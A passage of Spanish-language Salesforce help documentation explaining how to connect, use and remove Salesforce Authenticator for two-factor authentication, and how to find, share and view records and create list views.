   Si conectó anteriormente una aplicación de autenticador que genera códigos de verificación para su cuenta, a veces aparece una alerta. La conexión de la versión 2 o posterior de la aplicación móvil Salesforce Authenticator invalida los códigos de su aplicación anterior. Cuando necesite un código de verificación, obténgalo desde Salesforce Authenticator a partir de ahora.
9. En la aplicación Salesforce Authenticator de su dispositivo móvil verá los detalles sobre la cuenta que está conectando. Toque **Conectar** en la aplicación para completar la conexión de la cuenta.

Para ayudarle a mantener su cuenta segura, le enviamos una notificación por correo electrónico cada vez que se agrega un nuevo método de verificación de identidad a su cuenta de Salesforce. Recibirá el mensaje de correo electrónico cada vez que agrega el método o su administrador de Salesforce lo agrega en su nombre.

CONSULTE TAMBIÉN

Tipos de cuenta de Salesforce Authenticator (Versión 2 o posterior)

Eliminar una cuenta de Salesforce Authenticator (Versión 2 o posterior)

## Eliminar una cuenta de Salesforce Authenticator (Versión 2 o posterior)

Cuando ya no desee utilizar la aplicación para la autenticación de dos factores, elimine su cuenta de Salesforce de la aplicación móvil Salesforce Authenticator. Antes de eliminar una cuenta de la aplicación Salesforce Authenticator en su dispositivo móvil, asegúrese de no perder el acceso a su cuenta de Salesforce. Solicite a su administrador de Salesforce desactivar el requisito de autenticación de dos factores de su cuenta o asegúrese de que cuenta con un método de autenticación de dos factores disponible.

1. Empiece en un navegador Web, en su cuenta de Salesforce. Desde su configuración personal, introduzca *Detalles de usuario avanzado* en el cuadro Búsqueda rápida y, a continuación, seleccione **Detalles de usuario avanzado**. ¿Ningún resultado? Introduzca *Información personal* en el cuadro Búsqueda rápida y, a continuación, seleccione **Información personal**.
2. Busque **Registro de aplicación: Salesforce Authenticator** y haga clic en **Desconectar**.
3. Abra la aplicación Salesforce Authenticator en su dispositivo móvil.
4. En la lista de cuentas conectadas de la aplicación, busque la cuenta que desea eliminar.
5. Deslice el dedo a la izquierda del nombre de usuario de la cuenta.
6. Toque **Retirar** o **Eliminar**, cualquiera que aparezca.
   Aparece un cuadro de diálogo de confirmación.
7. Para confirmar la eliminación de la cuenta, toque **Eliminar**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Autenticación de dos factores con Salesforce Authenticator disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Tipos de cuenta de Salesforce Authenticator (Versión 2 o posterior)

Conectar una cuenta con Salesforce Authenticator (Versión 2 o posterior)

## Verificar la actividad de cuenta con Salesforce Authenticator (Versión 2 o posterior) para la autenticación de dos factores

Si la configuración de su organización le requiere completar la autenticación de os factores cuando inicia sesión o accede a recursos restringidos en Salesforce, utilice la aplicación móvil Salesforce Authenticator. Utilice la aplicación para verificar detalles de identificación para sus inicios de sesión y otra actividad de cuenta. La utilización de la aplicación para verificar la actividad de la cuenta satisface el requisito de autenticación de dos factores.

Antes de poder utilizar la aplicación para la autenticación de dos factores, conecte la aplicación a su cuenta. Cuando realiza alguna acción que requiere la verificación en Salesforce, recibe una notificación de la aplicación Salesforce Authenticator en su dispositivo móvil.

1. Responda a la notificación abriendo la aplicación Salesforce Authenticator en su dispositivo móvil.
   La aplicación muestra detalles de su actividad de cuenta, incluyendo su nombre de usuario, el servicio al que está intentando acceder (como Salesforce) e información acerca del dispositivo utilizado para la actividad. Si los servicios de ubicación están activados y disponibles, la aplicación muestra su ubicación actual. Debido a la naturaleza de la tecnología de geolocalización, la precisión de los campos de geolocalización (por ejemplo, país, ciudad, dirección) puede variar.
2. Comprobar los detalles.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Autenticación de dos factores con Salesforce Authenticator disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

3. Si reconoce los detalles, toque **Aprobar** en su dispositivo móvil.
   En Salesforce, inicia sesión o obtiene el acceso al recurso deseado.

CONSULTE TAMBIÉN

¿Qué es la autenticación de dos factores?

Automatizar la autenticación de dos factores desde una ubicación de confianza con Salesforce Authenticator (Versión 2 o posterior)

Bloquear actividad de cuenta no reconocida con Salesforce Authenticator (Versión 2 o posterior)

## Bloquear actividad de cuenta no reconocida con Salesforce Authenticator (Versión 2 o posterior)

Si recibe una notificación de la aplicación móvil Salesforce Authenticator acerca de actividad de cuenta que no reconoce, utilice la aplicación para bloquear la actividad. También puede marcar la actividad bloqueada para su administrador de Salesforce.

1. Responda a la notificación abriendo la aplicación Salesforce Authenticator en su dispositivo móvil.
   La aplicación muestra detalles de su actividad de cuenta, incluyendo su nombre de usuario, el servicio al que está intentando acceder (como Salesforce) e información acerca del dispositivo utilizado para la actividad. Si los servicios de ubicación están activados y disponibles, la aplicación muestra la ubicación actual del usuario. Debido a la naturaleza de la tecnología de geolocalización, la precisión de los campos de geolocalización (por ejemplo, país, ciudad, dirección) puede variar.
2. Comprobar los detalles.
3. Si no reconoce los detalles, toque **Denegar** en su dispositivo móvil.
   La aplicación le pregunta qué hacer con la actividad no reconocida.
4. Para evitar el acceso no autorizado a su cuenta y alertar a su administrador de Salesforce de la posible brecha de seguridad, toque **Bloquear actividad y marcar**. Para evitar el acceso a su cuenta sin marcar, toque **Solo bloquear la actividad**. Si ha tocado **Denegar** por error, toque **Cancelar** para volver y verificar la actividad.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Autenticación de dos factores con Salesforce Authenticator disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

CONSULTE TAMBIÉN

¿Qué es la autenticación de dos factores?

Verificar la actividad de cuenta con Salesforce Authenticator (Versión 2 o posterior) para la autenticación de dos factores

# Automatizar la autenticación de dos factores desde una ubicación de confianza con Salesforce Authenticator (Versión 2 o posterior)

Active servicios de ubicación en la aplicación móvil Salesforce Authenticator y luego utilice la aplicación para automatizar la autenticación de dos factores desde una ubicación de confianza. Los ejemplos de ubicaciones de confianza pueden incluir su casa o su oficina.

Antes de poder utilizar la aplicación para la autenticación de dos factores, conecte la aplicación a su cuenta. La primera vez que utiliza Salesforce Authenticator para verificar su actividad de cuenta, la aplicación solicita el acceso a su ubicación. Responda para permitir el acceso o vaya más adelante a la configuración de su dispositivo móvil para permitir a Salesforce Authenticator acceder a su ubicación. Los datos de ubicación de su dispositivo móvil no abandonan la aplicación. Permitir el acceso a su ubicación le permite automatizar la autenticación de dos factores cuando está trabajando en su oficina, en su domicilio u otra ubicación de confianza.

1. Responda a la notificación desde Salesforce Authenticator abriendo la aplicación en su dispositivo móvil.
   La aplicación muestra detalles de su actividad de cuenta, incluyendo su nombre de usuario, el servicio al que está intentando acceder (como Salesforce) e información acerca del dispositivo utilizado para la actividad. Si los servicios de ubicación están activados y disponibles, la aplicación muestra su ubicación actual. Debido a la naturaleza de la tecnología de geolocalización, la precisión de los campos de geolocalización (por ejemplo, país, ciudad, dirección) puede variar.
2. Comprobar los detalles.
3. Si reconoce los detalles y está en una ubicación de confianza, como su oficina o su casa, cambie a **Siempre verificar desde aquí**.
4. Toque **Aprobar**.
   En Salesforce, inicia sesión o obtiene el acceso al recurso deseado. La próxima vez que realice la misma acción desde la misma ubicación, la aplicación Salesforce Authenticator verifica automáticamente la actividad por usted. Necesita su dispositivo móvil con usted, pero no necesita responder a una notificación de autenticación.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Autenticación de dos factores con Salesforce Authenticator disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Verificar la actividad de cuenta con Salesforce Authenticator (Versión 2 o posterior) para la autenticación de dos factores

Detener las verificaciones automatizadas basadas en la ubicación en Salesforce Authenticator (Versión 2 o posterior)

## Detener las verificaciones automatizadas basadas en la ubicación en Salesforce Authenticator (Versión 2 o posterior)

Puede eliminar una ubicación de su lista de ubicaciones de confianza para desactivar la verificación automatizada desde allí.

1. Abra la aplicación Salesforce Authenticator en su dispositivo móvil.
2. En su lista Cuentas conectadas, toque su nombre de usuario para ir a la página de detalles de la cuenta.
3. En Ubicaciones de confianza, toque **Ver todo**.
4. Deslice hacia la izquierda en la ubicación en la que quiere dejar de confiar.
5. Toque **Eliminar** o **Dejar de confiar**, cualquiera que aparezca.
   La aplicación le solicita confirmar que desea desactivar las verificaciones automatizadas desde esta ubicación.
6. Toque **Dejar de confiar**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Autenticación de dos factores con Salesforce Authenticator disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Automatizar la autenticación de dos factores desde una ubicación de confianza con Salesforce Authenticator (Versión 2 o posterior)

# Gestionar relaciones y datos con registros

Muchos de sus datos de Salesforce están almacenados en *registros* individuales y organizados en objetos. Por ejemplo, el objeto Cuenta presenta todos los registros de su cuenta. Si la empresa Acme es una de sus cuentas, tendrá un registro de cuenta para Acme.

Buscar y ver registros y datos

Utilice fichas, búsquedas o listas para consultar sus datos.

Crear registros

La creación de registros es un proceso estándar para la mayoría de los usuarios de Salesforce. Algunos objetos (como Cuenta) tienen *directrices y consideraciones* especiales que debe tener en cuenta, pero el *proceso* de creación de un registro es similar para todos.

Modificar registros

Eliminar registros

Adjuntar archivos a registros

Puede adjuntar archivos (como documentos de Microsoft® Office, PDF de Adobe® o imágenes y vídeos) a la mayoría de los tipos de registros de Salesforce. El límite de tamaño para un archivo adjunto es 25 MB cuando se adjunta directamente a la lista relacionada, incluyendo un archivo adjunto a una solución.El límite de tamaño para múltiples archivos adjuntos al mismo correo electrónico es 25 MB, con un tamaño máximo de 5 MB por archivo.

Temas sobre registros

Los temas son palabras o frases que puede asociar a los registros de Salesforce para organizarlos por temas comunes. Use los temas para agrupar los registros por un tema común y, a continuación, use estos temas para filtrar las vistas de lista.

Etiquetas en registros

Las etiquetas son palabras o frases cortas que puede asociar a la mayoría de registros de Salesforce para describir y organizar sus datos de un modo personalizado. Utilice las etiquetas para agrupar registros por tema o uso común de objetos diversos y luego utilice esas etiquetas en la búsqueda para encontrar información de forma rápida e intuitiva.

Directrices para introducir divisas, fechas, horas y números de teléfono

Seleccionar valores de listas de selección

Puede encontrar diferentes tipos de campos de lista de selección en Salesforce.

Notas: Tomar mejores notas más rápido directamente en Salesforce

Con Notas, la versión mejorada de la herramienta de toma de notas de Salesforce, puede simplificar el flujo de trabajo, aumentar la productividad y sacar el máximo partido de Salesforce. Tome notas con texto enriquecido como listas con viñetas, listas numeradas, imágenes, formato de texto y más. Además, relacione notas con múltiples registros con solo unos clics.

Consideraciones para la gestión de archivos y notas adjuntos a registros

Al trabajar con archivos adjuntos, los documentos de Google, o notas creados con la antigua herramienta de toma de notas, existen algunas cosas a tener en cuenta.

Campos de notas y archivos adjuntos

Notas es una versión mejorada de la herramienta de toma de notas de Salesforce. Esta tabla enumera los campos disponibles cuando crea una nota utilizando Notas. También existe una barra de herramientas con iconos para agregar listas numeradas y con viñetas a las notas.

Eliminar notas y archivos adjuntos de registros

Para eliminar una nota o un archivo adjunto, haga clic en **Eliminar** junto a la nota o el archivo adjunto en la lista relacionada Notas y archivos adjuntos de un registro.

¿Por qué el registro que intento guardar está marcado como duplicado? ¿Qué puedo hacer?

Su organización usa reglas de duplicados, que impiden que los usuarios creen registros duplicados. Lea el mensaje para decidir cómo proceder.

# Buscar y ver registros y datos

Utilice fichas, búsquedas o listas para consultar sus datos.

Cuando está trabajando con registros, es importante recordar que los tipos de registros que puede crear, ver, modificar y eliminar están determinados por la configuración del administrador, como un perfil de usuario o conjunto de permisos. Su acceso a registros individuales puede estar determinado por otras configuraciones, como configuración de uso compartido. Y su acceso a campos o tipos de registro puede estar controlado por seguridad a nivel de campo. Trabaje con su administrador para asegurarse de tener acceso a los registros y datos que necesita.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: todas las ediciones

Hay varias formas de buscar y ver sus registros.

- Desde una ficha, como Cuentas o Contactos, empiece por la vista predeterminada y haga clic en **Ir** o seleccione una vista diferente. La página resultante que visualiza se denomina una *vista de lista*.
- Busque un registro utilizando palabras clave, como un nombre o una dirección almacenados en el registro. Utilice la barra de búsqueda en el panel que aparece en la mayoría de páginas.
- En muchos registros, debajo de las secciones de la página principal, busque listas relacionadas que identifican registros asociados al registro que está visualizando en estos momentos. Por ejemplo, un registro de cuenta tiene probablemente una lista relacionada de contactos de esa cuenta.

Concesión de acceso a los registros

Puede utilizar la colaboración manual para acceso específico a otros usuarios a ciertos tipos de registros, como cuentas, contactos y candidatos. En algunos casos, la concesión de acceso a un registro incluye el acceso a todos sus registros asociados.

Modificación o eliminación de acceso a los registros

Modificar o retirar acceso a un registro.

Visualización de los usuarios que tienen acceso a sus registros

Después de conceder acceso a un registro de su propiedad, puede ver una lista de usuarios que tienen acceso al registro y a su información y sus registros relacionados, incluido su nivel de acceso y una explicación. La lista muestra a todos los usuarios cuyo acceso sea superior al de los valores predeterminados de toda la organización.

Niveles de acceso a los registros

Vistas de lista

Las vistas de lista le dan acceso rápido a sus registros importantes. Puede encontrar vistas preconfiguradas, como una lista de registros vistos recientemente para cada objeto estándar y personalizado. Cree vistas de lista personalizadas para mostrar registros que cumplen sus propios criterios. Desplácese por vistas preconfiguradas y vistas de lista que haya creado, y utilice gráficos de vistas de lista para ver una representación gráfica de los datos de su vista de lista.

Kanban

La vista Kanban muestra un resumen visual de una selección de registros para candidatos, oportunidades, campañas o contratos. Al ver todos sus registros al mismo tiempo, puede supervisar de forma más eficiente su trabajo y mantener los contratos avanzando.

¿Cómo funciona el modelo de colaboración?

¿Para qué tipos de registro puedo imprimir vistas de lista?

Abrir elementos vistos recientemente

La sección Elementos recientes de la barra lateral de Salesforce muestra una lista con hasta 10 elementos (registros, documentos, objetos personalizados y similares) que ha agregado, modificado o visualizado más recientemente.

CONSULTE TAMBIÉN

Páginas de Salesforce

Conocer su administrador de Salesforce

Configuración de colaboración

# Concesión de acceso a los registros

Puede utilizar la colaboración manual para acceso específico a otros usuarios a ciertos tipos de registros, como cuentas, contactos y candidatos. En algunos casos, la concesión de acceso a un registro incluye el acceso a todos sus registros asociados.

Por ejemplo, si concede acceso a una cuenta a otro usuario, éste tendrá acceso automáticamente a todas las oportunidades y casos asociados a tal cuenta.

Para otorgar acceso a un registro, usted debe ser uno de los siguientes usuarios.

- El propietario del registro.
- Un usuario con una función jerárquicamente superior a la del propietario (si los ajustes de colaboración de su organización controlan el acceso mediante jerarquías).
- Cualquier usuario con "Acceso total" al registro.
- Un administrador.

Pase por ella: otorgar acceso a los usuarios a su cuenta

Para conceder acceso a un registro utilizando una colaboración manual:

1. Haga clic en **Compartir** en el registro que desea compartir.
2. Haga clic en **Agregar**.
3. En la lista desplegable `Buscar`, seleccione el tipo de grupo, usuario, función o territorio que desea agregar.

   En función de los datos de su organización, las opciones pueden incluir:

| Tipo | Descripción |
|---|---|
| Grupos de administradores | Todos los administradores directos e indirectos de un usuario. |
| Grupos subordinados del administrador | Un administrador y todos sus subordinados directos e indirectos que gestiona. |
| Grupos públicos | Todos los grupos públicos definidos por el administrador. |
| Grupos personales | Todos los grupos personales definidos por el propietario del registro. Solo el propietario del registro puede compartir sus grupos personales. |
| Usuarios | Todos los usuarios en su organización. No se incluye a los usuarios del portal. |
| Funciones | Todas las funciones definidas para su organización. Esto incluye todos los usuarios con cada función. |
| Funciones y subordinados | Todos los usuarios de la función más todos los usuarios con funciones por debajo de |

EDICIONES

Disponible en: Salesforce Classic

La colaboración de cuentas y contactos está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

La colaboración de campañas, casos, registros de objetos personalizados y oportunidades está disponibles en **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Gestión de territorios disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

| Tipo | Descripción |
| --- | --- |
| | dicha función. Solo está disponible si no hay portales activados para su organización. |
| Funciones y subordinados internos | Todas las funciones definidas para su organización. Incluye a todos los usuarios de la función especificada más todos los usuarios con funciones por debajo de dicha función, a excepción de las funciones del portal de socios y del portal de clientes. |
| Funciones, subordinados internos y de portal | Agrega una función y sus subordinadas. Incluye a todos los usuarios de la función más todos los usuarios con funciones por debajo de dicha función. Solo está disponible si tiene un socio o un portal de clientes activado en su organización. Incluye las funciones y usuarios del portal. |
| Territorios | Para organizaciones con gestión de territorios, todos los territorios definidos para su organización, incluyendo todos los usuarios de cada territorio. |
| Territorios y subordinados | Para organizaciones con gestión de territorios, todos los usuarios del territorio y los usuarios bajo ese territorio. |

Nota: En organizaciones con más de 2.000 usuarios, funciones y grupos, si su consulta no coincide con ningún elemento en una categoría concreta, esa categoría no aparecerá en el menú desplegable Búsqueda. Por ejemplo, si ninguno de los nombres de grupo contiene la cadena "CEO," después de buscar "CEO", observará que la opción Grupos ya no aparece en la lista desplegable. Si introduce un nuevo término de búsqueda, se buscarán todas las categorías incluso si no aparecen en la lista. Puede volver a completar la lista desplegable borrando sus términos de búsqueda y pulsando **Buscar**.

4. Seleccione los grupos, usuarios, funciones o territorios específicos que tendrán acceso agregando los nombres respectivos a la lista Compartir con. Utilice las flechas **Agregar** y **Quitar** para trasladar elementos entre las listas Disponible y Compartir con.
5. Elija el nivel de acceso para el registro que comparte y para cualquiera de los registros asociados que le pertenecen.

   Nota:

   - Si comparte una oportunidad o caso, los usuarios con los que los comparta también deben tener al menos acceso de lectura a la cuenta asociada (a menos que comparta un caso mediante un equipo de casos). Si también dispone de privilegios para compartir la cuenta, los usuarios con los que la comparta reciben automáticamente acceso de lectura a la cuenta. Si no tiene privilegios para compartir la cuenta, debe pedir al propietario de la cuenta que dé a los usuarios acceso de lectura a ella.
   - `Acceso a contacto` no está disponible cuando el valor predeterminado de contactos de toda la organización se ha definido como Controlado por Principal.
   - Para las reglas de colaboración que especifican el acceso para registros de objetos asociados, el nivel de acceso dado se aplica únicamente a esa regla de colaboración. Por ejemplo, si una regla de colaboración de cuenta especifica el nivel de acceso como Privado para los contactos asociados, es posible que un usuario siga teniendo acceso a los contactos asociados por otros medios como, por ejemplo, los valores predeterminados de la organización, el permiso "Modificar todos los datos" o "Ver todos los datos" o el permiso "Modificar todo" o "Ver todo" para contactos.

6. Cuando comparta una previsión, seleccione `Permitir envío` para permitir que el usuario, el grupo o la función para enviar la previsión.

7. Seleccione el motivo por el que está compartiendo el registro para que los usuarios y administradores lo conozcan.
8. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

- Modificación o eliminación de acceso a los registros
- Su acceso a registros, campos y elementos de la IU
- Visualización de los usuarios que tienen acceso a sus registros
- Niveles de acceso a los registros
- ¿Por qué no puedo ver el botón Compartir en un registro?

## Modificación o eliminación de acceso a los registros

Modificar o retirar acceso a un registro.

Las colaboraciones manuales se eliminan automáticamente si cambia el propietario del registro o cuando dejan de ser necesarias, por ejemplo cuando los valores predeterminados de la organización y las reglas de colaboración conceden un acceso similar o más amplio que la colaboración manual.

Para modificar o eliminar el acceso a un registro:

1. Abra el registro que desea modificar o eliminar.
2. Haga clic en **Compartir** en el registro.
3. Haga clic en **Modificar** o **Eliminar** junto al grupo, usuario, función o territorio cuyo acceso desea modificar o eliminar.

CONSULTE TAMBIÉN

- Concesión de acceso a los registros
- ¿Por qué no puedo ver el botón Compartir en un registro?
- Niveles de acceso a los registros

EDICIONES

Disponible en: Salesforce Classic

La colaboración de cuentas y contactos está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

La colaboración de campañas, casos, registros de objetos personalizados y oportunidades está disponibles en **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

El uso compartido de objetos personalizados está disponible en **Database.com**.

# Visualización de los usuarios que tienen acceso a sus registros

Después de conceder acceso a un registro de su propiedad, puede ver una lista de usuarios que tienen acceso al registro y a su información y sus registros relacionados, incluido su nivel de acceso y una explicación. La lista muestra a todos los usuarios cuyo acceso sea superior al de los valores predeterminados de toda la organización.

Para la colaboración de previsiones, la lista muestra si el usuario puede enviar una previsión (en versiones de previsiones donde la colaboración esté disponible). Se excluyen de esta lista los usuarios de portal de gran volumen y superusuarios del Portal de clientes.

Nota: Para las reglas de colaboración que especifican el acceso para registros de objetos asociados, el nivel de acceso dado se aplica únicamente a esa regla de colaboración. Por ejemplo, si una regla de colaboración de cuenta especifica el nivel de acceso como Privado para los contactos asociados, es posible que un usuario siga teniendo acceso a los contactos asociados por otros medios como, por ejemplo, los valores predeterminados de la organización, el permiso "Modificar todos los datos" o "Ver todos los datos" o el permiso "Modificar todo" o "Ver todo" para contactos.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

1. Haga clic en **Compartir** en el registro que desee.
2. Haga clic en **Ampliar lista**.
3. Haga clic en **¿Por qué?** junto al nombre de un usuario para conocer el motivo por el que el usuario tiene acceso al registro.

   Si existen varias razones con distintos niveles de acceso, siempre se le concederá al usuario el nivel de acceso más permisivo.

   Las posibles razones son:

| Motivo | Descripción |
|---|---|
| Regla de colaboración de cuenta | El usuario tiene acceso mediante una regla de colaboración de cuenta creada por el administrador. |
| Colaboración de cuenta | Se le otorgó el acceso al usuario mediante el botón **Compartir** en la cuenta asociada. |
| Equipo de cuentas | El usuario es miembro de un equipo de cuentas. |
| Territorio de cuentas | La cuenta ha sido asignada a un territorio al que el usuario tiene acceso. |
| Regla de territorio de cuentas | El usuario tiene acceso mediante una regla de colaboración de territorio de cuenta creada por el administrador. |
| Administrador | El usuario tiene el permiso administrativo "Modificar todos los datos" o "Ver todos los datos", o el permiso de objetos "Modificar todo" o "Ver todo". |
| Usuario o función asociada del portal | El usuario del portal o cualquier función por encima de la función del usuario del portal tiene acceso a la cuenta de la que el usuario del portal es contacto. |
| Propietario o colaboración asociada del registro | El usuario posee o tiene acceso compartido a un contacto o contrato asociado con la cuenta. Haga clic en el vínculo para ver qué registros asociados posee el usuario o a cuáles se le ha dado acceso compartido. |

| Motivo | Descripción |
| --- | --- |
| Colaboración asociada del registro | Es usuario es miembro de un grupo de colaboración que tiene acceso a un contacto o contrato asociado con la cuenta que poseen los usuarios de portal de gran volumen. |
| Regla de colaboración de campaña | El usuario tiene acceso mediante una regla de colaboración de campaña creada por el administrador. |
| Regla de colaboración de caso | El usuario tiene acceso mediante una regla de colaboración de caso creada por el administrador. |
| Regla de colaboración de contacto | El usuario tiene acceso mediante una regla de colaboración de contacto creada por el administrador. |
| Gestor de previsiones delegado | Un usuario tiene acceso a datos de previsión concedido mediante el botón **Colaboración** de la previsión (en versiones de previsión en las que la colaboración está disponible). |
| Gestor de previsiones | Un usuario tiene acceso debido a que es un gestor de previsiones en la jerarquía de previsiones. |
| Miembro de grupo | El usuario tiene acceso a través de un grupo, como Grupo de gestores o Grupo de subordinados de gestores. |
| Regla de colaboración de candidato | El usuario tiene acceso mediante una regla de colaboración de candidato creada por el administrador. |
| Gestor de miembro del territorio | El usuario tiene un subordinado en la jerarquía de funciones que está asignado al territorio con el que la cuenta está asociada. |
| Colaboración manual | El usuario tiene acceso concedido mediante el botón **Compartir** del registro. |
| Colaboración manual de territorio | La cuenta ha sido asignada manualmente a un territorio al que el usuario tiene acceso. |
| Regla de colaboración de oportunidad | El usuario tiene acceso mediante una regla de colaboración de oportunidad creada por el administrador. |
| Propietario | El usuario posee el registro o es miembro de la cola que posee el registro o está por encima del miembro de cola en la jerarquía de funciones. |
| Grupo de colaboración del portal | El usuario es miembro de un grupo de colaboración que tiene acceso a los registros propiedad de los usuarios de portal de gran volumen. |
| Usuario de portal relacionado | El usuario del portal es un contacto en el caso. |
| Función por encima del propietario o usuario compartido (sólo para Portal) | La función del usuario está por encima de la función de un usuario del portal que tiene acceso al registro mediante propiedad o colaboración. |
| Equipo de ventas | El usuario es miembro del equipo de ventas de oportunidad. |
| Permiso Ver todas las previsiones | El usuario cuenta con el permiso "Ver todas las previsiones". |

Si un usuario tiene acceso a un registro como resultado de varios motivos de colaboración, verá algunos motivos condensados en un único registro que contiene el nivel más alto de permisos. Los motivos para estar condensados son: Usuario o Función de portal asociado, Propietario de registro asociado o Colaboración, Colaboración manual y Propietario. Por ejemplo, si un usuario es propietario de oportunidades asociadas con una cuenta y que también dispone de acceso a esa cuenta, el usuario solo se enumera una vez en las páginas de colaboración.

CONSULTE TAMBIÉN

- Su acceso a registros, campos y elementos de la IU
- Concesión de acceso a los registros
- Niveles de acceso a los registros

## Niveles de acceso a los registros

Cuando comparte registros con otros usuarios, puede asignarles diferentes niveles de acceso a los registros.

Los niveles de acceso disponibles son:

| Nivel de acceso | Descripción |
|---|---|
| Acceso completo | El usuario puede ver, editar, eliminar y transferir el registro. También puede ampliar el acceso compartido a otros usuarios, pero no puede garantizar el acceso completo. |
| Lectura/Escritura | El usuario puede ver y modificar el registro y agregar registros asociados, notas y adjuntos. |
| Sólo lectura | El usuario puede ver el registro y agregar registros asociados. No podrán modificar el registro ni agregarle notas ni archivos adjuntos. |
| Privado | El usuario no puede acceder al registro de ningún modo. |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

La colaboración de cuentas y contactos está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

La colaboración de campañas, casos, registros de objetos personalizados y oportunidades está disponibles en **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Nota: Si encuentra un error al seleccionar la opción Acceso completo, dejará de tener el permiso para establecer el acceso completo en registros. Póngase en contacto con su administrador para determinar si este acceso es necesario.

CONSULTE TAMBIÉN

- Su acceso a registros, campos y elementos de la IU
- Visualización de los usuarios que tienen acceso a sus registros

# Vistas de lista

Las vistas de lista le dan acceso rápido a sus registros importantes. Puede encontrar vistas preconfiguradas, como una lista de registros vistos recientemente para cada objeto estándar y personalizado. Cree vistas de lista personalizadas para mostrar registros que cumplen sus propios criterios. Desplácese por vistas preconfiguradas y vistas de lista que haya creado, y utilice gráficos de vistas de lista para ver una representación gráfica de los datos de su vista de lista.

Crear una vista de lista

Cree una vista de lista para ver un conjunto específico de registros. Puede crear y guardar vistas para oportunidades, contactos, candidatos y otros objetos estándar y personalizados. Determine qué registros mostrar configurando filtros. Todos los registros que cumplen sus criterios de filtro aparecen en su vista de lista.

Modificar filtros de la vista de lista

Vuelva a definir o actualice sus vistas de lista para asegurarse de que está viendo los registros más relevantes. Para cambiar qué registros mostrar en una vista de lista, modifique los filtros de la vista de lista.

Ordenar vistas de lista

Muchos objetos le permiten ver registros en listas, también denominadas "vistas de lista". Si su lista es larga, puede ordenar los registros por una de las columnas de campo. Por ejemplo, puede ordenar la vista de lista Todas las cuentas por la columna del campo `Nombre de cuenta`, la columna de campo `Estado/provincia de facturación` y otras. También puede ordenar vistas de lista personalizadas. La clasificación es alfanumérica.

Imprimir una vista de lista en Salesforce Classic

Eliminar una vista de lista

Elimine una vista de lista cuando ya no la necesite para mantener su espacio de trabajo actualizado.

Valores de fecha relativos para criterios de filtro

Cuando cree una vista de lista que incluya un filtro para un intervalo de fechas, como `utilice Crear fecha` o `Fecha de última actualización`, uno o más de los valores de fecha relativos proporcionados para especificar el intervalo.

Visualizar datos de la vista de lista con gráficos en Lightning Experience

Consulte una visualización gráfica de los datos de la vista de lista con gráficos de vista de lista. Existen tres tipos de gráficos: barra vertical, barra horizontal y anillo. Para cualquier vista de lista, seleccione de los gráficos de vista de lista personalizada estándar y personalizadas disponibles. Puede cambiar la visualización de datos a otro tipo, si lo desea.

Crear un gráfico de la vista de lista en Lightning Experience

Cree un gráfico para visualizar datos de la vista de lista. Existen tres tipos de gráficos: barra vertical, barra horizontal y anillo. Para cualquier gráfico de la vista de lista, puede cambiar la visualización de datos a otro tipo, si lo desea. Cuando crea un gráfico de la vista de lista para un objeto, como Oportunidades o Candidatos, se asocia el gráfico con el objeto. El gráfico está disponible para cualquier vista de lista que tiene permiso para ver en ese objeto, excepto la lista Vistos recientemente.

Modificar un gráfico de la vista de lista en Lightning Experience

Vuelva a definir o actualice sus gráficos de la vista de lista personalizada para asegurarse de que está viendo las visualizaciones de datos más importantes. Existen tres tipos de gráficos: barra vertical, barra horizontal y anillo. Para cualquier gráfico de la vista de lista, puede cambiar la visualización de datos a otro tipo, si lo desea.

## Crear una vista de lista

Cree una vista de lista para ver un conjunto específico de registros. Puede crear y guardar vistas para oportunidades, contactos, candidatos y otros objetos estándar y personalizados. Determine qué registros mostrar configurando filtros. Todos los registros que cumplen sus criterios de filtro aparecen en su vista de lista.

Crear una vista de lista en Lightning Experience
Cree una vista para ver una lista infinitamente desplegable de registros que cumplen sus criterios de filtro.
Crear una vista de lista en Salesforce Classic
Cree una vista de lista para ver un conjunto específico de contactos, documentos u otros registros de objetos. Por ejemplo, cree una vista de lista de las cuentas en su estado, candidatos con un origen del candidato concreto u oportunidades por encima de un importe específico. También puede crear vistas de contactos, candidatos, usuarios o casos a fin de utilizar listas de destinatarios para el correo electrónico masivo.

## Crear una vista de lista en Lightning Experience

Cree una vista para ver una lista infinitamente desplegable de registros que cumplen sus criterios de filtro.

Nota: Estos pasos funcionan en Lightning Experience. Si ve el icono del Iniciador de aplicación ( ) en el lado izquierdo de la barra de navegación en la parte superior de su pantalla, está en Lightning Experience. En caso contrario, está en Salesforce Classic.

Las acciones que puede realizar para vistas de lista están disponibles en el menú Controles de vista de lista, al que se accede haciendo clic en .

1. Desde Controles de vista de lista, seleccione **Nueva**.
2. Escriba un nombre para su lista.
